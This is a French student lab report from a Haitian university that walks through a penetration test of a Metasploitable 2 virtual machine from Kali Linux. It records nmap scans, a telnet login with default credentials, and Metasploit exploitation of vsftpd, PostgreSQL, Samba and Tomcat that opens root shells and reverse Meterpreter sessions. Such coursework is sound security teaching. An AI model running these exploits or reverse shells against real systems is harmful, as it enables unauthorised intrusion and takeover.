

# **Université de Technologie d'Haïti**

# **Unitech**

## **Sciences Informatiques**

**TD : Sécurité informatique et cybersécurité**

**Nom : AUGUSTE**

**Prénom : Melandecia**

**Niveau : IV**

**21/02/2026**

**1. REPRODUISEZ LES TACHES.**

**CONTENU DE RAPPORT**


- 2. UNE DESCRIPTION DES RESULTATS DE LA TACHES.**
- 3. LES RESULTATS DE L'EXECUTION DE COMMANDES(CAPTURES D'ECRAN).**
- 4. LES CONCLUSIONS SUR LA TACHE ACCOMPLIE.**
- 5. HEBERGEMENT LE RAPPORT DE TRAVAIL AU FORMAT WORD ET PDF, AINSI QUE LES IMAGES SUR GITHUB.**

[illegible]

- 2.**

- Ip a permet d' obtenir l'adresse IP de la machine cible Metasploitable .  
L'adresse 192.168.176.134 sera utilisée pour toutes les communications avec Kali.

3.




The screenshot shows a terminal window with three tabs: 'Home', 'Metasploitable2', and 'Kali-pentest1'. The active tab is 'Kali-pentest1'. The terminal prompt is '(melandecia@melandecia)-[~]'. The user has entered the command 'ping 192.168.176.134'. The output shows a successful ping to 192.168.176.134 with 27 packets, each 64 bytes, and various round-trip times ranging from 0.314 ms to 1.52 ms.

```
(melandecia@melandecia)-[~]
$ ping 192.168.176.134
PING 192.168.176.134 (192.168.176.134) 56(84) bytes of data.
64 bytes from 192.168.176.134: icmp_seq=1 ttl=64 time=0.654 ms
64 bytes from 192.168.176.134: icmp_seq=2 ttl=64 time=0.552 ms
64 bytes from 192.168.176.134: icmp_seq=3 ttl=64 time=0.598 ms
64 bytes from 192.168.176.134: icmp_seq=4 ttl=64 time=0.468 ms
64 bytes from 192.168.176.134: icmp_seq=5 ttl=64 time=1.07 ms
64 bytes from 192.168.176.134: icmp_seq=6 ttl=64 time=0.538 ms
64 bytes from 192.168.176.134: icmp_seq=7 ttl=64 time=0.489 ms
64 bytes from 192.168.176.134: icmp_seq=8 ttl=64 time=0.557 ms
64 bytes from 192.168.176.134: icmp_seq=9 ttl=64 time=0.952 ms
64 bytes from 192.168.176.134: icmp_seq=10 ttl=64 time=0.728 ms
64 bytes from 192.168.176.134: icmp_seq=11 ttl=64 time=0.728 ms
64 bytes from 192.168.176.134: icmp_seq=12 ttl=64 time=1.12 ms
64 bytes from 192.168.176.134: icmp_seq=13 ttl=64 time=1.52 ms
64 bytes from 192.168.176.134: icmp_seq=14 ttl=64 time=0.729 ms
64 bytes from 192.168.176.134: icmp_seq=15 ttl=64 time=1.04 ms
64 bytes from 192.168.176.134: icmp_seq=16 ttl=64 time=1.02 ms
64 bytes from 192.168.176.134: icmp_seq=17 ttl=64 time=0.698 ms
64 bytes from 192.168.176.134: icmp_seq=18 ttl=64 time=0.425 ms
64 bytes from 192.168.176.134: icmp_seq=19 ttl=64 time=0.510 ms
64 bytes from 192.168.176.134: icmp_seq=20 ttl=64 time=0.314 ms
64 bytes from 192.168.176.134: icmp_seq=21 ttl=64 time=0.553 ms
64 bytes from 192.168.176.134: icmp_seq=22 ttl=64 time=0.467 ms
64 bytes from 192.168.176.134: icmp_seq=23 ttl=64 time=0.481 ms
64 bytes from 192.168.176.134: icmp_seq=24 ttl=64 time=1.49 ms
64 bytes from 192.168.176.134: icmp_seq=25 ttl=64 time=0.537 ms
64 bytes from 192.168.176.134: icmp_seq=26 ttl=64 time=0.382 ms
64 bytes from 192.168.176.134: icmp_seq=27 ttl=64 time=1.45 ms
```

- Cela permet de faire le test de connectivité entre Kali Linux et Metasploitable. La réception des paquets confirme que les deux machines virtuelles communiquent correctement.


4.



The screenshot shows a terminal window with the same tabs as the previous image. The active tab is 'Kali-pentest1'. The terminal prompt is '(melandecia@melandecia)-[~]'. The user has entered the command 'nmap 192.168.176.134'. The output shows the start of an Nmap scan, version 7.98, at 2026-02-21 17:36 -0500. It notes that the host seems down and that blocking ping probes might be the reason. The scan is done in 1.86 seconds and found 1 IP address (0 hosts up).

```
(melandecia@melandecia)-[~]
$ nmap 192.168.176.134
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 17:36 -0500
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.86 seconds
```

5-



```
Session Actions Éditer Vue Aide
Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds

(melandecia@melandecia)-[~]
$ nmap -p1-65535 192.168.176.134
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 13:42 -0500
Nmap scan report for 192.168.176.134
Host is up (0.00089s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
38277/tcp open  unknown
41263/tcp open  unknown
42246/tcp open  unknown
51746/tcp open  unknown
MAC Address: 00:0C:29:37:82:FD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.62 seconds

(melandecia@melandecia)-[~]
$
```

- Cela permet de faire un scan complet de tous les ports TCP (1 à 65535). On retrouve les ports typiques de Metasploitable (21, 22, 23, 25, 80, 445, 3306, etc.)

6.

```
melandecia@melandecia: ~  
Session Actions Éditer Vue Aide  
MAC Address: 00:0C:29:37:82:FD (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds  
  
(melandecia@melandecia)-[~]  
$ nmap -sV -O 192.168.176.134  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-20 13:29 -0500  
Nmap scan report for 192.168.176.134  
Host is up (0.00057s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet      Linux telnetd  
25/tcp    open  smtp        Postfix smtpd  
53/tcp    open  domain      ISC BIND 9.4.2  
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind     2 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec        netkit-rsh rexecd  
513/tcp   open  login?  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 00:0C:29:37:82:FD (VMware)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.9 - 2.6.33  
Network Distance: 1 hop  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds
```

- Scan Nmap des ports TCP de Metasploitable. On identifie plusieurs services vulnérables comme vsftpd (21), Samba (445), MySQL (3306), etc.
- Scan Nmap avec détection de versions (-sV). Les services vulnérables comme vsftpd (port 21) ou Samba (port 445) sont identifiés.

7.

```
(melandecia@melandecia)-[~]  
$ telnet 192.168.176.134  
Trying 192.168.176.134 ...  
Connected to 192.168.176.134.  
Escape character is '^]'.  
  
Metasploit v3.7.3-20160321  
-----  
Warning: Never expose this VM to an untrusted network!  
Contact: msfdev[at]metasploit.com  
Login with msfadmin/msfadmin to get started  
  
metasploitable login: █
```

- Connexion Telnet à la machine cible. Le service Telnet est accessible, confirmant la présence du service sur le port 23.

8.

```
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Fri Feb 20 13:18:15 EST 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls -l
total 4
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ _
```

- Cela permet de faire la connexion légitime à Metasploitable. La commande `ls -l` affiche le dossier `vulnerable`, confirmant l'accès à la machine cible.

9.

```
(melandecia@melandecia)-[~]
$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

      `:oDFo:`
      ./ymM0dayMmy/.
      -+dHJ5aGFyZGVyIQ==+-
      `:sm@~Destroy.No.Data~s:`
      -+h2~Maintain.No.Persistence~h+-
      `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
      ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8`/.
      -++SecKCoin++e.AMd`
      -+-----+hbove.913.ElsMNH+-
      ~/.ssh/id_rsa.Des-
      :dopeAW.No<nano>o
      :we're.all.alike`
      :PLACEDRINKHERE!
      :msf>exploit -j.
      :--srwxrwx:--
      :<script>.Ac816/
      :NT_AUTHORITY.Do
      :09.14.2011.raid
      :hevnsntSurb025N.
      :#OUTHOUSE- -s:
      :$nmap -oS
      :Awsm.da:
      :Ring0:
      :23d:
      /-
      /yo- .ence.N:(){ :|: 8 };;
      `:Shall.We.Play.A.Game?tron/
      `--ooy.if1ghtf0r+ehUser5`
      ..th3.H1V3.U2VjRFNN.jMh+.`
      `MjM~WE.ARE.se~MMjMs
      +-KANSAS.CITY's~
      J~HAKCERS~./.`
      .esc:wq!:`
      +++ATH

      =[ metasploit v6.4.103-dev ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

- Lancement de Metasploit Framework. L'environnement est prêt pour l'exploitation.
- Démarrage de Metasploit Framework. L'interface est prête à être utilisée pour les tests d'intrusion.

## 10.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.176.134
RHOST => 192.168.176.134
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.176.134:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.176.134:21 - USER: 331 Please specify the password.
[+] 192.168.176.134:21 - Backdoor service has been spawned, handling ...
[+] 192.168.176.134:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.176.132:38147 -> 192.168.176.134:6200) at 2026-02-20 14:13:45 -0500

exit -y
sh: line 6: exit: -y: numeric argument required
[*] 192.168.176.134 - Command shell session 1 closed.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.176.134:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.176.134:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

- Cela permet de faire exploitation de la faille vsftpd v2.3.4. La connexion aboutit à un shell root sur la cible.

## 11.

```
      =[ metasploit v6.4.103-dev ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.176.134
RHOSTS => 192.168.176.134
msf auxiliary(scanner/portscan/tcp) > set PORTS 22,25,80,110,21
PORTS => 22,25,80,110,21
msf auxiliary(scanner/portscan/tcp) > set THREADS 3
THREADS => 3
msf auxiliary(scanner/portscan/tcp) > exploit
[+] 192.168.176.134 - 192.168.176.134:22 - TCP OPEN
[+] 192.168.176.134 - 192.168.176.134:25 - TCP OPEN
[+] 192.168.176.134 - 192.168.176.134:80 - TCP OPEN
[+] 192.168.176.134 - 192.168.176.134:21 - TCP OPEN
[*] 192.168.176.134 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) > █
```



- 12.

- Lancement de Metasploit Framework. L'environnement est prêt pour l'exploitation.
- Démarrage de Metasploit Framework. L'interface est prête à être utilisée pour les tests d'intrusion.

**13.**

```

=[ metasploit v6.4.103-dev ]
+ -- ==[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- ==[ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > set RHOST 192.168.176.134
RHOST => 192.168.176.134
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.176.132
LHOST => 192.168.176.132
msf exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.176.132:4444
[*] 192.168.176.134:5432 - 192.168.176.134:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, c
ompiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.176.134:5432 - Uploaded as /tmp/TBBIPOHM.so, should be cleaned up automaticall
y
[*] Sending stage (1062760 bytes) to 192.168.176.134
[*] Meterpreter session 1 opened (192.168.176.132:4444 -> 192.168.176.134:47207) at 2026-0
2-21 11:08:12 -0500

meterpreter >

```

- Exploitation du service PostgreSQL via Metasploit. Une session Meterpreter est obtenue, donnant un accès avancé à la cible.

14.

```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.176.134
RHOST => 192.168.176.134
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.176.132
LHOST => 192.168.176.132
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.176.132:4444
[*] Command shell session 1 opened (192.168.176.132:4444 -> 192.168.176.134:45658) at 2026-02-21 11:24:35 -0500
```

- Exploitation de Samba via le module usermap\_script. Une session shell est obtenue avec privilèges root.

15.

```

      =[ metasploit v6.4.103-dev ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.176.134
RHOST => 192.168.176.134
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.176.132:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying cKmtCMDJrnMoIHasfn9urw0aqVVcuwU ...
[*] Executing cKmtCMDJrnMoIHasfn9urw0aqVVcuwU ...
[*] Undeploying cKmtCMDJrnMoIHasfn9urw0aqVVcuwU ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.176.134
[*] Meterpreter session 1 opened (192.168.176.132:4444 -> 192.168.176.134:55627) at 2026-02-21 11:32:02 -0500

meterpreter > 
```

- Exploitation du service Apache Tomcat sur le port 8180. Le module tomcat\_mgr\_upload permet de déployer un payload malveillant et d'obtenir une session Meterpreter.

## ❖ CONCLUSION

Ce travail pratique nous a permis de mettre en œuvre une simulation de test d'intrusion dans un environnement contrôlé, en utilisant Kali Linux comme machine attaquante et Metasploitable 2 comme cible vulnérable. Il nous a permis de passer de la théorie à la pratique, en reproduisant des scénarios réalistes d'attaques.

Les compétences acquises seront utiles pour la suite de notre apprentissage en cybersécurité.